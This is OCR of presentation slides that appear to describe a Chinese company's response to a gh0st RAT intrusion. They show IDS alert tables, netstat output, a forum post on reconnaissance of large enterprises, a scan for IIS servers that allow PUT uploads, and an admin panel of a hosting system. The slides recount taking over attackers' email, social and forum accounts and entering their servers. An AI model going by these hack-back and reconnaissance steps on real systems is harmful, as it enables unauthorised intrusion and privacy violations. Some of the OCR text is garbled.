
防不胜防





□ 于是得到攻击者多个腾讯QQ邮箱、QQ微博权限。以及某个倒霉攻击者的大量私人信息

防不胜防



Basic Analysis and Security Engine (BASE) - Query Results - Windows Internet Explorer

http://192.168.   14:9000/base/base_qry_main.php?search=1&prev_sort_order=time_d&action_lst%5B0%5D=%23288-%284-86343%29&action_1

```
#8-(4-86623)  [snort] gh0st back connect network action with domain found.  2011-11-24 15:19:54  192.168.   .239:1327  182.239.48.141:80  TCP
#9-(4-86622)  [snort] gh0st back connect network action found.              2011-11-24 15:19:53  192.168.   .239:1327  182.239.48.141:80  TCP
#10-(4-86621) [snort] gh0st back connect network action with domain found.  2011-11-24 15:19:53  192.168.   .239:1327  182.239.48.141:80  TCP
#11-(4-86620) [snort] gh0st back connect network action found.              2011-11-24 15:18:53  192.168.   .239:1327  182.239.48.141:80  TCP
#12-(4-86619) [snort] gh0st back connect network action with domain found.  2011-11-24 15:18:53  192.168.   .239:1327  182.239.48.141:80  TCP
#13-(4-86618) [snort] gh0st back connect network action found.              2011-11-24 15:17:53  192.168.   .239:1230  182.239.48.141:80  TCP
#14-(4-86617) [snort] gh0st back connect network action with domain found.  2011-11-24 15:17:53  192.168.   .239:1230  182.239.48.141:80  TCP
#15-(4-86616) [snort] gh0st back connect network action found.              2011-11-24 15:16:54  192.168.   .239:1230  182.239.48.141:80  TCP
#16-(4-86615) [snort] gh0st back connect network action with domain found.  2011-11-24 15:16:54  192.168.   .239:1230  182.239.48.141:80  TCP
#17-(4-86614)
#18-(4-86613)
#19-(4-86612)
#20-(4-86611)
#21-(4-86610)
#22-(4-86609)
#23-(4-86608)
#24-(4-86607)
#25-(4-86606)
#26-(4-86605)
#27-(4-86604)
#28-(4-86603)
#29-(4-86602)
#30-(4-86601)
#31-(4-86600)
#32-(4-86599)
#33-(4-86598)
#34-(4-86597)
#35-(4-86596)
#36-(4-86595)
#37-(4-86594)
```


钱庄排行　　钱庄资产: 117401 | 客户总数: 389 | 日利息: 0.08% | 钱庄大厅 | 财富排行 | 积分兑换

钱庄大厅　　活期储蓄　　最后利息结算日期: 户口尚未启动或没有存款

存款: 你的积分为: 17

- 期间我截到攻击者之一在安全技术论坛T00ls的账户和密码，使用同事小号关注其动态

防不胜防


原创: 年底了，总结一下大型目标的入侵经验 ...
页面(P) 安全(S) 工具(O)
返回列表 1 2 下一页
打印 字体大小: 倒序看帖 跳转到 1
完成
Internet | 保护模式: 禁用
100%

T00LS » 技术讨论(Technical Discussions) » 原创：年底了，总结一下大型目标的入侵经验

[redacted]

注册会员

帖子	62
积分	120
金钱	127

发表于 半小时前 | 只看该作者 一键分享: 腾讯微博 新浪微博

原创：年底了，总结一下大型目标的入侵经验

本帖最后由 [redacted] 于 2011-11-24 18:36 编辑

事先声明：
1、拒绝跨省。
2、拒绝人肉，猪肉，牛肉。

本文并不涉及内网。
纯属经验谈，以前oldjun有写过类似的。俺这里挑不重复的补充：

0x00


大型科技类世界排名top100以内：

1、一个点，特别是一个超大的点，正面进攻，搞主站绝对是不理智的。除非你有个0day把它ko掉，否则的话，我相信前面已经有n+1个人看过了。经过那么多人的洗礼，早就固若金汤了。所以我只会粗略看过，不会在上面耗费太多时间。根据木桶原理，起决定性作用的不是它主站多安全，也不是它登陆口安全策略做的多好，网络安全取决于它最薄弱的那一块，而不是最安全的那部分。

2、一般大型企业都有不同的b c段。有些整个b段都是他们的。如果是大型的点，我会找他们AS号，目的是看他们Route,ip分配的一些情况，当然还有mx，ns，ns-soa都是不可忽视的线索。然后一般会先做粗略分析（针对收集到的所有ip），抓banner分析都有那些应用（一般都看tomcat，业务入口，cisco之类的），做什么用的，什么类型的系统，根据

- 之后看到该攻击者在T00ls论坛发贴-渗透大型企业的心得体会，涉及IBM/SOHU/SINA等

防不胜防



Basic Analysis and Security Engine (BASE) : Query Results - Windows Internet Explorer
http://192.168.: .67:3000/base/base_qry_main.php?&num_result_rows=-1&submit=Query+DB&current_view=-1
Bing
收藏夹
Sitedossier profile f...
401 Authorization Req...
2011创业家年会周鸿祎...
Commandline.co
国外-美国服务器租用美...
网页在线生成PDF格式...
Convert HTML to PDF
Basic Analysis and Security Engine (BASE)...
页面(P)
安全(S)
工具(O)
Time profile of alerts
Internet | 保护模式: 禁用
100%
开始
12:17

Displaying alerts 1-48 of 90811 total


ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
□ #0-(1-109942)	[snort] [QST]gh0st back connect action found	2011-12-12 12:02:18	59.151 12:80	199.192 110:2927	TCP
□ #1-(1-109941)	[snort] [QST]gh0st back connect action found	2011-12-12 12:02:15	59.151 12:80	199.192 110:2927	TCP
□ #2-(1-109940)	[snort] [QST]gh0st back connect action found	2011-12-12 12:02:15	59.151 12:80	199.192 110:2927	TCP
□ #3-(1-109939)	[snort] [QST]gh0st back connect action found	2011-12-12 12:02:15	59.151 12:80	199.192 110:2927	TCP
□ #4-(1-109938)	[snort] [QST]gh0st back connect action found	2011-12-12	59.151 61:80	199.192 215:2206	TCP
□ #5-(1-1099				199.192 215:2206	TCP
□ #6-(1-1099				199.192 215:2206	TCP
□ #7-(1-1099				199.192 215:2199	TCP
□ #8-(1-1099				199.192 215:2199	TCP
□ #9-(1-1099				199.192 215:2197	TCP
□ #10-(1-109932				199.192 215:2197	TCP
□ #11-(1-109931				199.192 215:2197	TCP
□ #12-(1-109930				199.192 215:2197	TCP
□ #13-(1-109929				199.192 144:3389	TCP
□ #14-(1-109928				199.192 144:3389	TCP
□ #15-(1-109927				199.192 144:3398	TCP
□ #16-(1-109926				199.192 144:3389	TCP
□ #17-(1-109925)		11:04:32		199.192 144:3388	TCP

199.192.[redacted]110_root - 命令列介面

```
TCP    199.192.    .110:80    58.24.    .240:20622    TIME_WAIT
TCP    199.192.    .110:80    58.24.    .240:20623    TIME_WAIT
TCP    199.192.    .110:80    58.24.    .240:20624    TIME_WAIT
TCP    199.192.    .110:80    58.24.    .240:20625    TIME_WAIT
TCP    199.192.    .110:80    58.24.    .240:20⊠?`G745     TIME_WAIT
TCP    199.192.    .110:80    58.24.    .240:20665    TIME_WAIT
TCP    199.192.    .110:80    58.24.    .240:20685    TIME_WAIT
TCP    199.192.    .110:80    58.34.    .45:3421      TIME_WAIT
TCP    199.192.    .110:80    58.34.    .45:3427      TIME_WAIT
TCP    199.192.    .110:80    58.24!    .115:12859    TIME_WAIT
TCP    199.192.    .110:80    58.24!    .115:12863    TIME_WAIT
TCP    199.192.    .110:80    58.24!    .115:12949    TIME_WAIT
TCP    199.192.    .110:80    58.24!    .115:12994    TIME_WAIT
TCP    199.192.    .110:80    59.42.    217:21417     TIME_WAIT
TCP    199.192.    .110:80    59.42.    217:21435     TIME_WAIT
TCP    199.192.    .110:80    59.42.    217:21445     TIME_WAIT
TCP    199.192     .110:80    59.51.    .114:2511     TIME_WAIT
TCP    199.192     .110:80    59.51.    .114:2532     TIME_WAIT
TCP    199.192.    .110:80    60.6.!    3:18816       TIME_WAIT
TCP    199.192.    .110:80    60.6.!    3:18852       TIME_WAIT
```

- 本以为就这样告一段落，但IDC中的IDS显示美国某VPS网段一直在刷公司的主页。继续

防不胜防



Setting

Start IP: 199.192. .1 End IP: 199.192. .254

Port: 80,8080 ☑ Try to upload file □ Try on ot

```
Host            PUT   HTTP banner
199.192.  60:80 YES   Microsoft-IIS/6.0
199.192.  63:80 YES   Microsoft-IIS/6.0
199.192.  62:80 NO    0
199.192.  61:80 NO    0
199.192.  66:80 YES   Microsoft-IIS/6.0
199.192.  65:80 YES   Microsoft-IIS/6.0
199.192.  64:80 YES   Microsoft-IIS/6.0
199.192.  72:80 NO    0
199.192.  72:8.  NO   0
199.192.  69:80 YES   Microsoft-IIS/6.0
199.192.  68:80 NO    0
199.192.  75:80 NO    0
199.192.  74:80 YES   Microsoft-IIS/6.0
199.192.  76:80 NO    0
199.192.  73:80 NO    0
199.192.  71:80 NO    0
199.192.  78:80 YES   Microsoft-IIS/6.0
199.192.  79:80 YES   Microsoft-IIS/6.0
199.192.  80:80 YES   Microsoft-IIS/6.0
199.192.  82:80 YES   Microsoft-IIS/6.0
199.192.  81:80 NO    0
199.192.  84:80 YES   Microsoft-IIS/6.0
199.192.  86:80 NO    0
199.192.  89:80 NO    0
199.192.  90:80 YES   Microsoft-IIS/6.0
199.192.  91:80 NO    0
199.192.  93:80 NO    0
199.192.  92:80 NO    0
199.192.  94:80 YES   Microsoft-IIS/6.0
199.192.  95:80 NO    0
199.192.  96:80 NO    0
199.192.  97:80 NO    0
199.192.  98:80 NO    0
199.192.  99:80 NO    0
199.192.  100:80 NO   Apache/2.2.6 (Win32) PHP/5.2.
199.192.  101:80 YES  Microsoft-IIS/6.0
Threads : 0/100   Ready   232   http://www.nosec.org
```

http://199.192. .66/admin/main.asp

N点虚拟主机管理系统 - Powered By npoint

NPOINT HOST N点主机管理系统

- 产品开设
  - 域名注册
  - 站点虚拟主机开设
  - 企业邮局开设
  - MSSQL数据库开设
  - MYSQL数据库开设
  - 单独FTP空间开设
- 产品管理
  - 域名管理
  - 站点虚拟主机管理
  - 企业邮局管理
  - MSSQL数据库管理
  - MYSQL数据库管理
  - 单独FTP空间管理
- 系统设置管理
  - 应用程序池管理

admin 欢迎您登录到 N点虚拟主机管理系统-管理员平台

N点虚拟主机管理系统 Npoint

